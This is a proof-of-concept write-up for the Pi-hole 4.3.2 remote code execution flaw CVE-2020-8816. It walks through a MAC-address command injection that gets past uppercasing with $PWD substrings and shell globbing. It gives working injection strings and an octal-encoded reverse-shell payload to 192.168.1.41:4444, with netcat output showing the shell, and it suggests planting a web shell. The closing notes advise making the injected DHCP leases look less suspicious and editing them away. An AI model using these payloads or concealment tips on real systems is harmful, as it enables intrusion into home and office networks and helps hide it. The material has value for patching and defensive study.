CVE-2020-8816 Proof of concept

This is a variation of a PoC for RCE on Pi-hole 4.3.2: https://natedotred.wordpress.com/2020/03/28/cve-2020-8816-pi-hole-remote-code-execution/

TL;DR of the vulnerability: Pi-hole's AdminFTL (web interface) incorrectly validates the MAC-address field for static IP-address leases for the built-in DHCP server, this enables RCE by injecting a MAC-address that later is part of a PHP exec:

```
exec("sudo pihole -a addstaticdhcp ".$mac." ".$ip." ".$hostname);
```

This vulnerability has one problem: all injected commands/MAC-addresses are made UPPERCASE before being part of execution. Linux is of course case sensitive and uses lowercase for almost everything.

The original PoC injects the code:

```
${PATH#/???/}&&P=${W%%?????:*}&&X=${PATH#/???/??}&&H=${X%%???:*}&&Z=${PATH#*:/??
}&&R=${Z%%/*}&&$P$H$P$IFS-$R$IFS'EXEC(HEX2BIN("<hex encoded payload>"));'
```

This is substituted/translated into:

```
'php -r EXEC(HEX2BIN("<hex encoded payload>"))'.
```

The 'p', 'h', and 'r' are necessary as lowercase and originates from the $PATH variable which for the webserver user (www-data) is assumed to be '**/opt/pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin**' - this is not the case for a Pi-hole installation on Ubuntu Server with default settings.

Therefore, my PoC assumes the **$PWD** variable for www-data to be '**/var/www/html/admin**'. This should be the case for more types of Pi-hole installations. One problem: this path does not contain the letter 'p' required for a '**php -r**' execution.

Bypass the UPPERCASE restriction

First I spent some time trying to use the lowercase parameter substitution '**${parameter,,}**' but since Pi-hole executes the command from **sh** not **bash** this did not work 😕

With inspiration from [LiveOverflow's video on bash injection without characters and letters](#) executing files can be done with the globbing/wildcard symbols '**?**' and '*****'. With the lowercase letters available from **$PWD** we could for example write **/???/?in/?h?** and get **php** and **who**:

```
martin@softwaresikkerhed:~$ echo /???/?in/?h?
/usr/bin/php /usr/bin/who
```

We do however need to be sure that globbing only returns one file otherwise the first (**php**) will execute the following (**who**):


```
martin@softwaresikkerhed:~$ /???/?in/?h?
ELF>@#@@@@8 @@@@888@@ ии и @0
 @@@@ @@ @TTTDDP@td@@@@@@@@Q@tdR@tdии и 0
0@@@z@@@@0v@@-L@$V`A LPW@&@(@@M#@MB#@Pv@@
```

Yikes! Luckily **/usr/bin/php** is a symlink to **/etc/alternatives/php**, which was unique with globbing:

```
martin@softwaresikkerhed:~$ file /usr/bin/php
/usr/bin/php: symbolic link to /etc/alternatives/php
martin@softwaresikkerhed:~$ echo /???/???????????/?h?
/etc/alternatives/php
```

From here we simply extract our letters from **$PWD**, and test our command:

```
RTMP=${PWD#???}
R=${RTMP%????????????????}
HTMP=${PWD%?????????}
H=${HTMP#?????????}
/???/????${R}???????/?${H}? -${R} 'EXEC(HEX2BIN("<hex encoded payload>"));'
```



In order to minimize the risk of globbing to return unexpected/more than one file, you should try to use as many characters from **$PWD** as possible. In this test, a **who** located in **/etc/alternatives** would have stopped the command ('?**h**?' can be both p**h**p and w**h**o).

Execute PHP

The injection to execute PHP code must be prefixed with a MAC-address/12 letters and be postfixed with '**&&**'. All spaces must be encoded with the **$IFS** variable ($IFS = <space><tab><newline>):

```
aaaaaaaaaaaa&&RTMP=${PWD#???}&&R=${RTMP%????????????????}&&HTMP=${PWD%?????????}&
&H=${HTMP#?????????}&&/???/????????????/?${H}?$IFS-${R}$IFS'EXEC(HEX2BIN("<hex
encoded payload>"));'&&
```

I created these CyberChef recipes to:

1. [Encode payload to hexadecimal]
2. [Combine the command and replace spaces]

Testing the injection from the AdminFTL interface also gives us a shell:

Execute sh

It is also possible to execute **sh** instead of **php**. Again, with inspiration from the LiveOverflow video **printf** can convert and print a string from base-8/octal which can then be piped to **sh**.

printf and **sh** are found with **/???/???/?r?$n??** and **/???/?h** respectively.

```
martin@softwaresikkerhed:/var/www/html/admin$ echo /???/???/?r?n??
/usr/bin/printf
martin@softwaresikkerhed:/var/www/html/admin$ echo /???/?h
/bin/sh
```

We extract letters from **$PWD**, print an encoded payload and pipe to **sh**:

```
martin@softwaresikkerhed:/var/www/html/admin$ RTMP=${PWD#???}
martin@softwaresikkerhed:/var/www/html/admin$ R=${RTMP%????????????????}
martin@softwaresikkerhed:/var/www/html/admin$ HTMP=${PWD%??????????}
martin@softwaresikkerhed:/var/www/html/admin$ H=${HTMP#??????????}
martin@softwaresikkerhed:/var/www/html/admin$ N=${PWD#????????????????????}
martin@softwaresikkerhed:/var/www/html/admin$ /???/???/?${R}?${N}?? "\160\150\16
0\40\55\162\40\47\44\163\157\143\153\75\146\163\157\143\153\157\160\145\156\50\4
2\61\71\62\56\61\66\70\56\61\56\64\61\42\54\64\64\64\64\51\73\145\170\145\143\50
\42\57\142\151\156\57\163\150\40\55\151\40\74\46\63\40\76\46\63\40\62\76\46\63\4
2\51\73\47"|/???/?${H}
```

```
martin@fractaldesign: ~
File  Edit  View  Search  Terminal  Help
martin@fractaldesign:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.56: inverse host lookup failed: Unknown host
connect to [192.168.1.41] from (UNKNOWN) [192.168.1.56] 35282
$
```

This injection becomes:

```
aaaaaaaaaaaa&&RTMP=${PWD#???}&&R=${RTMP%????????????????}&&HTMP=${PWD%??????????}&
&H=${HTMP#??????????}&&N=${PWD#????????????????????}&&/???/???/?${R}?${N}??$IFS"<oc
tal encoded payload>"|/???/?${H}&&
```

I created these CyberChef recipes to:

1. Encode payload to octal
2. Combine the command and replace spaces

Other possible payloads

I also examined the possibility to create a web shell file. With default permissions set, this file must be written to the **html** subdirectory since www-data does not have write permission to the **admin** directory:

```
martin@softwaresikkerhed:/var/www/html/admin$ ls -la
total 276
drwxr-xr-x 7 root     root      4096 Mar 31 09:06 .
drwxrwxr-x 4 www-data www-data  4096 Mar 31 19:11 ..
```

My first thought was to use **printf** and redirect the output to the file '**../SHELL.PHP**'. This did not work since the '**.php**' extension must be lowercase. We could again use the **printf** and **pipe** to sh method to write a web shell file.

Closing notes

Remember to use a valid MAC-address instead of 12x'A', this makes the DHCP leases table less suspicious.
The leases can be edited/deleted in '**/etc/dnsmasq.d/04-pihole-static-dhcp.confdhcp.conf**' 😊

Static DHCP leases configuration

MAC address
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
DE:AD:BE:EF:FE:ED
aaaaaaaaaaaa&&RTMP=${

Appendix

Installation notes for Pi-hole 4.3.2 on Ubuntu Server 18.04

```
# Start installation. Use default settings during installation
curl -sSL https://install.pi-hole.net | bash
cd ~ && git clone https://github.com/pi-hole/pi-hole.git
cd ~ && git clone https://github.com/pi-hole/AdminLTE.git

# Stop services
sudo systemctl stop lighttpd.service
sudo systemctl stop pihole-FTL.service

# Switch to old version of Pi-hole
cd ~/pi-hole
git checkout tags/v4.3.2 -b v4.3.2
mkdir -p ~/backup/.pihole
sudo cp -r /etc/.pihole ~/backup/.pihole
sudo rm -rf /etc/.pihole/*
sudo cp -r ~/pi-hole/* /etc/.pihole/

# Switch to old version of AdminFTL (web gui)
cd ~/AdminLTE
 git checkout tags/v4.3.2 -b v4.3.2
mkdir -p ~/backup/admin
sudo cp -r /var/www/html/admin ~/backup/admin
sudo rm -rf /var/www/html/admin/*
sudo cp -r ~/AdminLTE/* /var/www/html/admin/

# Sstart services
sudo systemctl start lighttpd.service
 sudo systemctl start pihole-FTL.service
```

Pi-hole should probably reconfigured like this. But it didn't work for me since all files were updated to latest version again. So far it works without a reconfiguration until there's a too big delta between 4.3.2 and current stable version.

```
cd /etc/.pihole/
pihole –r

# Check that we are vulnerable
grep -E "mac_addr" /var/www/html/admin/scripts/pi-hole/php/savesettings.php
> function validMAC($mac_addr)
>   return (preg_match('/([a-fA-F0-9]{2}[:]?){6}/', $mac_addr) == 1);
```